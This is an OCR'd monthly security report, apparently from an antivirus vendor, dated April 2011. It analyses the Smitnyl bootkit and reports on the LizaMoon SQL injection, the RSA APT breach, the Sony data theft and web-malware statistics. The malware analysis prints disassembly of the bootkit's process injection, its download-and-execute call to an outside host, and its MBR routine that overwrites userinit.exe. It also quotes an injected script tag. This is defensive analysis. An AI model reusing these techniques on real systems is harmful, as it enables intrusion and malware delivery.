0040049B  .  50              PUSH    EAX                              pBytesWritten = 0012FBA4
0040049C  .  8D8C24 400200(  LEA     ECX, DWORD PTR SS:[ESP+240]
004004A3  .  68 00020000     PUSH    200                              nBytesToWrite = 200 (512.)
004004A8  .  51              PUSH    ECX                              Buffer = 0012FDC4
004004A9  .  57              PUSH    EDI                              hFile = 00000038 (window)
004004AA  .  FF15 1802400(   CALL    DWORD PTR DS:[<&KERNEL32.WriteFile> WriteFile
004004B0  .  46              INC     ESI
004004B1  .  83FE 09         CMP     ESI, 9                           * 9번 했는지 비교
004004B4  .^ 0F82 61FFFFFF   JB      71.0040041B
```


the stack and conduct XOR calculation with 7F. It corrects the MZ and PE signatures as '4D5A' and '5045' and writes in the fake explorer.exe. It is set to repeat these steps nine times.explorer.exe

[Fig. 1-39] Decoding routine and file change


```
Address   Hex dump                                          ASCII
0012FDC4  2A D5 EF 7F 7C 7F 7F 7F 78 7F 7F 7F 80 80 7F 7F  *뷁ㅁ|ㅁㅁㅁ{ㅁㅁㅁ
0012FDD4  C7 7F 7F 7F 7F 7F 7F 7F 3F 7F 7F 7F 7F 7F 7F 7F  ?ㅁㅁㅁㅁㅁㅁ?ㅁㅁㅁㅁㅁㅁ
0012FDE4  7F 7F 7F 7F 7F 7F 7F 7F 55 AA 7F 7F 7F 7F 7F 7F  ㅁㅁㅁㅁㅁㅁㅁㅁU?ㅁㅁㅁㅁ
0012FDF4  7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F 7F AF 7F 7F 7F  ㅁㅁㅁㅁㅁㅁㅁㅁㅁㅁㅁㅁ?ㅁㅁ
0012FE04  71 60 C5 71 7F CB 76 B2 5E C7 7E 33 B2 5E 2B 17  q`횬ㅁ???3?+↓
0012FE14  16 0C 5F 0F 0D 10 18 0D 1E 12 5F 1C 1E 11 11 10  ←._*.↑↑.↓_◀◀↑
0012FE24  0B 5F 1D 1A 5F 0D 0A 11 5F 16 11 5F 3B 30 2C 5F  ♂_→_..◢_←◀_;0,_
0012FE34  12 10 1B 1A 51 72 72 75 5B 7F 7F 7F 7F 7F 7F 7F  ↕►←→Qrru[ㅁㅁㅁㅁㅁㅁㅁ
```

```
Address   Hex dump                                          ASCII
0012FDC4  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ?└...┘...    .
0012FDD4  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ?.......@.......
0012FDE4  00 00 00 00 00 00 00 00 2A D5 00 00 00 00 00 00  ........*?......
0012FDF4  00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00  ............?...
0012FE04  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ?.???└Th
0012FE14  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
0012FE24  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
0012FE34  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
0012FE44  E1 74 04 C1 A5 15 6A 92 A5 15 6A 92 A5 15 6A 92  ?/쩢↓j뭡↓j뭡↓j
0012FE54  26 09 64 92 A6 15 6A 92 A5 15 6B 92 87 15 6A 92  &.d뭡↓j뭡↓k뮋↓j
0012FE64  C7 0A 79 92 A2 15 6A 92 93 33 61 92 A4 15 6A 92  ?y뭞↓j뮋3a뭡↓j
0012FE74  52 69 63 68 A5 15 6A 92 00 00 00 00 00 00 00 00  Rich?j?.......
0012FE84  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0012FE94  50 45 00 00 4C 01 01 00 91 BE 59 49 00 00 00 00  PE..Lrr.뫕Y!....
```

2.3 Fake explorer.exe (Win-Trojan/Pincav.4608.AT)

The encoded data saved under the name of 72 and 6E in the main dropper's resource sector is written in the 45th and 46th sectors. The encoded data gets decoded by the saved routine in the 39th sector and creates and runs fake explorer.exe. As shown below, it gets injected into iexplorer.exe to perform download.

[Fig. 1-40] Fake explorer.exe's process



A. Execution of IEXPLORE.EXE with Hidden attribute and self-injection

It retrieves 'c:\program files\Internet Explorer\IEXPLORE.EXE' path first and uses WinExec API to run iexplorer.exe with 'Hidden' attribute, and gets virtual memory space for the iexplorer.exe run by VirtualAllocEx API to inject itself through WriteProcessMemory API.

[Fig. 1-41] IEXPLORE.EXE execution and injection

```
13150SDC  .  50          PUSH    EAX                              ShowState => SW_HIDE
13150SDD  .  83E1 03     AND     ECX, 3
13150SE0  .  8D85 E8FDFFF LEA    EAX, [LOCAL.134]
13150SE6  .  F3:A4       REP     MOVS BYTE PTR ES:[EDI], BYTE PT
13150SE8  .  50          PUSH    EAX                              CmdLine = "C:\program files\Internet Explorer\IEXPLORE.EXE"
13150SE9  .  FF15 6C02151 CALL   DWORD PTR DS:[<&KERNEL32.WinExe  WinExec

13150A57  .  6A 40       PUSH    40                               flProtect = 40
13150A59  .  68 00300000 PUSH    3000                             flAllocationType = MEM_COMMIT | MEM_RESERVE
13150A5E  .  53          PUSH    EBX                              dwSize = 1200
13150A5F  .  56          PUSH    ESI                              lpAddress = explorer.13150000
13150A60  .  52          PUSH    EDX                              hProcess = 00000048
13150A61  .  FF15 6C02151 CALL   DWORD PTR DS:[<&KERNEL32.Vi      kernel32.VirtualAllocEx
13150A67  .  6A 00       PUSH    0                                pBytesWritten = NULL
13150A69  .  53          PUSH    EBX                              BytesToWrite = 1200 (4608.)
13150A6A  .  56          PUSH    ESI                              Buffer = explorer.13150000
13150A6B  .  50          PUSH    EAX                              Address = 13150000
13150A6C  .  A1 18DE1513 MOV     EAX, DWORD PTR DS:[13150E18
13150A71  .  50          PUSH    EAX                              hProcess => 00000048 (window)
13150A72  .  FF15 5C02151 CALL   DWORD PTR DS:[<&KERNEL32.Wr      WriteProcessMemory
```

B. File download and execution

It runs the injected codes with 'CreateRemoteThread' and downloads http://sb.perfectexe.com/cs.gif and saves it as 'C:\2008.exe' and executes it.

[Fig. 1-42] File download and execution


```
131506D6  >  6A 00       PUSH    0                    Arg5 = 0
131506D8  .  6A 00       PUSH    0                    Arg4 = 0
131506DA  .  68 40031513 PUSH    explorer.13150340    Arg3 = "C:\2008.exe"
131506DF  .  68 DC021513 PUSH    explorer.131502DC    Arg2 = "http://sb.perfectexe.com/cs.gif"
131506E4  .  6A 00       PUSH    0                    Arg1 = 00000000
131506E6  .  FF15 340E151 CALL   DWORD PTR DS:[13150E34]  urlmon.URLDownloadToFileA

13150711  >  6A 05       PUSH    5
13150713  .  6A 00       PUSH    0
13150715  .  6A 00       PUSH    0
13150717  .  68 40031513 PUSH    explorer.13150340    ASCII "C:\2008.exe"
1315071C  .  68 74031513 PUSH    explorer.13150374    ASCII "open"
13150721  .  6A 00       PUSH    0
13150723  .  FF15 0C0E151 CALL   DWORD PTR DS:[13150E0C]  Shell32.ShellExecuteA
```


3. Process of infected MBR

The main process of "uninfected" MBR is to find the partition to boot from the partition table and call the boot sector of the partition. MBR in an infected system gets BOOT.INI file and WINDOWS and SYSTEM32 directory information to infect userinit.exe, and reads data to infect in the 39th sector to infect userinit.exe.

[Fig. 1-43] Normal operation of MBR




[Fig. 1-44] Operation of infected MBR



The code routine of infected MBR shows that the malicious code creator does not only understand the MBR structure, but also the FAT and NTFS file system structure to use boot record values, MFT (Master File Table) header and attributes to get the required data. The data obtained is used to ultimately get information on userinit.exe and read the payload saved to the 39th sector to overwrite userinit.exe. A simple way to tell whether the userinit.exe file is infected or not is to check the file information. Information such as the file version will be displayed if the file is uninfected, and not if the file is infected. If you check the raw data with a Hex view tool, you will see 55 AA signature in the 0x28 openset. This signature is used to check whether the malicious code has infected the file.

[Fig. 1-45] "Uninfected" userinit.exe and infected userinit.exe



A. Infection of userinit.exe

[Fig. 1-46] userinit.exe infection routine in infected MBR

```
debug001:1357 ; ---------------------------------------------------------------------------
debug001:1357
debug001:1357 InfectUserinit_exe:                     ; CODE XREF: debug001:0993↑p
debug001:1357 cmp     cs:Userinit_NonResident, 0      ; - Userinit.exe 속성체더의 Non-Resident Flag 비교
debug001:135D jnz     short NonResident               ; - 1로 세팅되어 있으면 NonResident로 점프
debug001:135F jmp     locret_1449
debug001:1362 ; ---------------------------------------------------------------------------
debug001:1362
debug001:1362 NonResident:                            ; CODE XREF: debug001:135D↑j
debug001:1362 mov     cs:word_1518, 0
debug001:1369 mov     cs:word_151A, 0
debug001:1370 mov     al, 5                           ; - Number of Sectors = 0x5
debug001:1372 mov     ah, 2                           ; - Read Sectors From Drive = 0x2
debug001:1374 mov     dx, 80h ; '€'
debug001:1377 mov     cl, 28h ; '('                   ; - Start Sector = 0x27 * 0x200 = 0x4E00 (39번 섹터)
debug001:1379 mov     ch, 0
debug001:137B mov     bx, 8C00h                       ; - 0x8C00으로 읽어 옴
debug001:137E int     13h                             ; DISK - READ SECTORS INTO MEMORY
debug001:137E                                         ; AL = number of sectors to read, CH = track, CL = sector
debug001:137E                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
debug001:137E                                         ; Return: CF set on error, AH = status, AL = number of sectors read
debug001:1380 mov     di, 8C28h                       ; - 0x4E00에서 2개의 섹터를 읽어서 0x8C00에 읽어 옴
debug001:1383 cmp     word ptr [di], 0AA55h           ; - infected Marker(0xAA55)가 있는지 확인
debug001:1387 jz      short FoundMarker
debug001:1389 jmp     locret_1449
debug001:138C ; ---------------------------------------------------------------------------
```

```
debug001:1357 ; ---------------------------------------------------------------------------
debug001:1357
debug001:1357 InfectUserinit_exe:                     ; CODE XREF: debug001:0993↑p
debug001:1357 cmp     cs:Userinit_NonResident, 0      ; - Userinit.exe 속성헤더의 Non-Resident Flag 비교
debug001:135D jnz     short NonResident               ; - 1로 세팅되어 있으면 NonResident로 점프
debug001:135F jmp     locret_1449
debug001:1362 ; ---------------------------------------------------------------------------
debug001:1362
debug001:1362 NonResident:                            ; CODE XREF: debug001:135D↑j
debug001:1362 mov     cs:word_1518, 0
debug001:1369 mov     cs:word_151A, 0
debug001:1370 mov     al, 5                           ; - Number of Sectors = 0x5
debug001:1372 mov     ah, 2                           ; - Read Sectors From Drive = 0x2
debug001:1374 mov     dx, 80h ; 'Ç'
debug001:1377 mov     cl, 28h ; '('                   ; - Start Sector = 0x27 * 0x200 = 0x4E00 (39번 섹터)
debug001:1379 mov     ch, 0
debug001:137B mov     bx, 8C00h                       ; - 0x8C00으로 읽어 옴
debug001:137E int     13h                             ; DISK - READ SECTORS INTO MEMORY
debug001:137E                                         ; AL = number of sectors to read, CH = track, CL = sector
debug001:137E                                         ; DH = head, DL = drive, ES:BX -> buffer to fill
debug001:137E                                         ; Return: CF set on error, AH = status, AL = number of sectors read
debug001:1380 mov     di, 8C28h                       ; - 0x4E00에서 2개의 섹터를 읽어서 0x8C00에 읽어 옴
debug001:1383 cmp     word ptr [di], 0AA55h           ; - infected Marker(0xAA55)가 있는지 확인
debug001:1387 jz      short FoundMarker
debug001:1389 jmp     locret_1449
debug001:138C ; ---------------------------------------------------------------------------
```

The final process of infected MBR is to get the starting point and number of the sector to check and read the file and then use 'Extended Write Function (AH = 43h)' and read the data saved to the 39th sector in the memory's '0x8C00' sector. It compares the 0xAA55 signature to check whether the data has been properly read.

4. Workaround

As a result of testing the malicious code with V3 IS 7.0, before the system is infected malware gets detected and removed, but once the system is infected, infected MBR cannot get detected nor repaired. Infected userinit.exe gets detected as Win-Trojan/Agent.25600.YE, but does not get repaired because it is Windows system file, and is monitored by WFP (Windows File Protection). In other words, malicious files that need to be removed get protected. There was a boot virus detection and repair function in V3, but ever since the Defo virus issue on March 2010, the function was removed from the engine. As a makeshift, we are providing an exclusive solution for only our customers whose systems have been infected. This solution compares the partition table of the backed up MBR and infected MBR, and if it is the same, it overwrites the backed up MBR.


5. Conclusion

'Smitnyl Bootkit' infects MBR: this could cause serious issues, as it is quite tricky to detect and repair infected MBR. There have not been that many cases reported in Korea, but many victims of this attack might not even know their system is infected. With this, this malware appeals to many attackers. If this malware propagates, it will cause a big stir amongst security companies. Smitnyl Bootkit contains a Chinese hardware monitoring tool and prevents 360Safe, a Chinese antivirus, from running properly. This indicates that the bootkit has been created by Chinese hackers. With this, Chinese online hacking sites and forums should be monitored to get information for researches on the method or other methods to detect and repair boot viruses.

02. Security Trend
a. Security Statistics

Microsoft Security Updates- April 2011

Microsoft released 17 security updates this month.



[Fig. 2-1] MS Security Updates

Microsoft released 17 security updates this month – 12 were system vulnerabilities. System vulnerabilities may cause direct attack against the operating system – malicious software does not need to be installed to the system. So, vulnerable systems are more exposed to security threats. The proof of concept is available for two vulnerabilities, and more than 50%, which is 9 security updates, are critical.

Severity	Vulnerability	Poc
Critical	Cumulative security update for Internet Explorer (MS11-018)	Y
Critical	Vulnerabilities in SMB Client could allow remote code execution (MS11-019)	Y
Critical	Vulnerabilities in SMB server could allow remote code execution (MS11-020)	N
Critical	Cumulative security update for ActiveX kill bits (MS11-027)	N
Critical	Vulnerabilities in .NET Framework could allow remote code execution (MS11-028)	N
Critical	Vulnerabilities in GDI+ could allow remote code execution (MS11-029)	N
Critical	Vulnerability in DNS Resolution could allow remote code execution (MS11-030)	N
Critical	Vulnerability in JScript and VBScript scripting engines could allow remote code execution (MS11-031)	N
Critical	Vulnerabilities in OpenType CFF driver could allow remote code execution (MS11-032)	N
Important	Vulnerabilities in Microsoft Excel could allow remote code execution (MS11-021)	N
Important	Vulnerabilities in Microsoft Office could allow remote code execution (MS11-022)	N
Important	Vulnerabilities in Microsoft Office could allow remote code execution (MS11-023)	N
Important	Vulnerability in Windows Fax Cover Page could allow remote code execution (MS11-024)	N
Important	Vulnerabilities in MFC could allow remote code execution MFC (MS11-025)	N
Important	Vulnerability in MHTML could allow information disclosure (MS11-026)	N
Important	Vulnerability in WordPad text converters could allow remote code execution MFC (MS11-033)	N
Important	Vulnerabilities in Windows Kernel-Mode drivers could allow elevation of privilege (MS11-034)	N

[Table 2-1] MS Security Updates for April 2011

02. Security Trend
b. Security Issues

LizaMoon mass SQL injection

On March 29, a US security provider, Websense, reported a mass SQL injection attack on its blog, "LizaMoon mass injection hits over 226,000 URLs (was 28,000) including iTunes". This attack hit over 226,000 websites. This attack is called LizaMoon from lizamoon.com that is the doamin name inserted by the attack. We googled this attack to check the amount of damage caused to Korean websites. It did not only attack foreign websites, but also many Korean websites.

[Fig. 2-2] Korean websites hacked by LizaMoon SQL injection

11 web pages were used for the attack as below:


```
<script src=http://[malicious domain]/ur.php></script>
```

The address inserted into the web page is redirected in three stages as below:

```
http://[malicious domain]/ur.php'
-> 'http://[XXX.co.cc/scanXX/[number]?sessionId=[numbers]]'
-> 'http://[XXX.co.cc/scanXX/[number]/freesystemscan.exe'
```

The web page connected in the final stage downloads rogue antivirus.

[Fig. 2-3] Download of rogue antivirus through three redirections in hacked web page



The files downloaded from the last redirected web page is freesystemscan.exe, and according to ASD (AhnLab Smart Defense), the file size is from 2,343,424 bytes to 2,702,848 bytes. This method of distributing malware through vulnerable websites has been frequently used from years back. You must always update your web browser and system to the latest version to prevent such attack, as it can even been launched via trusted sites. Also, it is important to update your antivirus to the latest version and use SiteGuard that blocks phishing sites and attacks by malware.


V3 detects this malware as:

- Trojan/Win32.FakeAV
- Win-Trojan/Malware.2343424.F
- Win-Trojan/Malware.2332672.D
- Win-Trojan/Malware.2329600.B
- Win-Trojan/Malware.2667520

APT attacks RSA

RSA, the security division of EMC suffered a security breach by APT on March 18. RSA issued an 'Open Letter to RSA Customers' on its website and pleaded with their clients to take extra caution when using their product. APT is a security threat – it was used in Operation Aurora attack to hack Google on January 2010, Stuxnet to attack an Iranian nuclear power plant on July 2010, and Night Dragon attack launched on a global energy company on February 2011. On April 1, RSA published "Anatomy of an Attack" on its website to describe the attack method in detail.

[Fig. 2-4] RSA attack anatomy (Source: EMC/RSA)



1) Spam with the subject "2011 Recruitment Plan" was sent to employees over two days – the personal information of targeted employees was obtained from social network service.

2) 2011 Recruitment plan.xls was attached to the spam – it contained a SWF that exploits the zero-day vulnerability in Adobe Flash Player announced on March 15.

3) The vulnerability is exploited to access user's machine remotely with Poison Ivy (Trojan horse).

4) The infected system is used to access the internal network and get escalated privileges (administrator's privileges) to the system.

5) The data of the targeted system is copied to another system and then compressed and encrypted.

6) The compressed and encrypted data gets encrypted and compressed again as RAR and exfiltrated to a hacked third party system via FTP.

The three main steps of this ATP are as follows: gather information of targets via social networking service, infect target's system with social engineering method and exploit zero-day vulnerability of widely used software. Corporate IT departments must regularly train the staffs and executives about social engineering techniques so that they will pay more attention to signs of irregularity in the internal network and system.

7.7 million account information exfiltrated from Sony PlayStation network

Data was exfiltrated from Sony PlayStation network that holds numerous game account information from all over the world. 420,000 personal information was also exfiltrated from a Korean financial institute, Hyundai Capital, just recently. The number is incomparable with the number of account information that was stolen from Sony PlayStation network – 7.7 million. Unlike other data exfiltration where the name, address, email address, date of birth, user ID, password and login information are stolen, more information was exfiltrated in this attack. With this, Sony removed the network and gamers were not able to download games from the network and play games over the Internet. According to Sony, their network was attack between April 17 and 19, but did not disclose the exact amount of information that was stolen. There is no evidence that credit card information has .been stolen, but there is a possibility. The exfiltrated information could be used maliciously. About 230,000 Korean users were affected, so you are advised to change your password. Because Sony disclosed this attack one week after, there is a possibility of secondary attacks launched against some users. In the past, secondary attacks meant sending off spam mail. For instance, ever since a user's account information was stolen from Play.com, the user started receiving spam. The stolen information could be used for other malicious means. This method of attack could be launched on other networks, so companies are advised to reinforce their method in protecting their customer's information safely.

03. Web Security Trend
a. Web Security Statistics

Web Security Summary


As of April 2011, there were 107,713 reported malicious codes, 704 types of reported malicious code, 720 reported domains with malicious code, and 2,605 reported URLs with malicious code. The type of reported malicious codes and domains and URLs with malicious code decreased, but the number of reported malicious codes increased from last month.

Category	Reports
Blocked malicious URLs	107,713
Reported types of malicious code	704
Domains with malicious code	720
URLs with malicious code	2,605

[Table 3-1] Website Security Summary

Monthly Blocked Malicious URLs


As of April 2011, the number of reported malicious codes increased 9% from 99,034 the previous month to 107,713.



[Fig. 3-1]] Monthly Blocked Malicious URLs

Monthly Reported Types of Malicious Code


As of April 2011, the number of reported types of malicious code decreased 7% from 759 the previous month to 704.



[Fig. 3-2] Monthly Reported Types of Malicious Code

Monthly Domains with Malicious Code


As of April 2011, the number of reported domains with malicious code decreased 9% from 780 the previous month to 720.



[Fig. 3-3] Monthly Domains with Malicious Code

Monthly URLs with Malicious Code

As of April 2011, the number of reported URLs with malicious code decreased 39% from 4,259 the previous month to 2,605.




[Fig. 3-4] Monthly URLs with Malicious Code

Top Distributed Types of Malicious Code

As of April 2011, adware is the most distributed type of malicious code representing 13.3% (14,371 reports) of the top distributed type of malicious codes, followed by Trojan that represent 7.1% (7,602 reports).

Type	Reports	Percentage
ADWARE	14,371	13.3 %
TROJAN	7,602	7.1 %
DROPPER	2,668	2.5 %
DOWNLOADER	1,727	1.6 %
JOKE	1,024	1.0 %
Win32/VIRUT	570	0.5 %
APPCARE	199	0.2 %
SPYWARE	62	0.1 %
ETC	79,490	73.8 %
Total	**107,713**	**100 %**

[Table 3-2] Top Distributed Types of Malicious Code



[Fig. 3-5] Top Distributed Types of Malicious Code

Top 10 Distributed Malicious Codes

As of April 2010, Win32/Induc is the most distributed malicious code, with 51,683 cases reported. 3 new malicious codes, including Virus/Win32.Induc, emerged in the top 10 list this month.

Ranking	↑↓	Malicious Code	Reports	Percentage
1	▲2	Win32/Induc	51,683	58.1 %
2	NEW	Virus/Win32.Induc	23,612	26.6 %
3	▲2	Win-Adware/Shortcut.InlivePlayerActiveX.234	3,355	3.8 %
4	▲2	Win-Adware/Shortcut.Unni82.3739648	2,249	2.5 %
5	▲5	Win-Adware/Shortcut.Bestcode.0002	1,537	1.7 %
6	▼2	Win-Adware/ToolBar.Cashon.308224	1,455	1.6 %
7	NEW	Win-Trojan/StartPage.40960.AH	1,449	1.6 %
8	—	Win-Adware/Shortcut.Tickethom.36864	1,319	1.5 %
9	▼2	Adware/Win32.ToolBar	1,224	1.4 %
10	NEW	Win-Joke/Stressreducer.1286147	1,010	1.1 %

[Table 3-3] Top 10 Distributed Malicious Codes

03. Web Security Trend
b. Web Security Issues

April 2011 Malicious Code Intrusion: Website

[Fig. 3-6] Monthly malicious code intrusion of website




Fig. 3-6 above shows the monthly malicious code intrusion of websites. There has been a stable increase since February. This is because the websites monitored by Honeypot have been intruded and this increased malicious code distribution.

[Table 3-4] Top 10 Malware Distributed Via Compromised Websites

Ranking	Threat	URL
1	Win-Trojan/Patcher.34816.C	20
2	Win-Trojan/Onlinegamehack.89758	19
3	Win-Trojan/Onlinegamehack.36864.FI	18
4	Win-Trojan/Onlinegamehack.149019	18
5	Win-Trojan/PatchedImm.Gen	18
6	Dropper/Onlinegamehack.148564	17
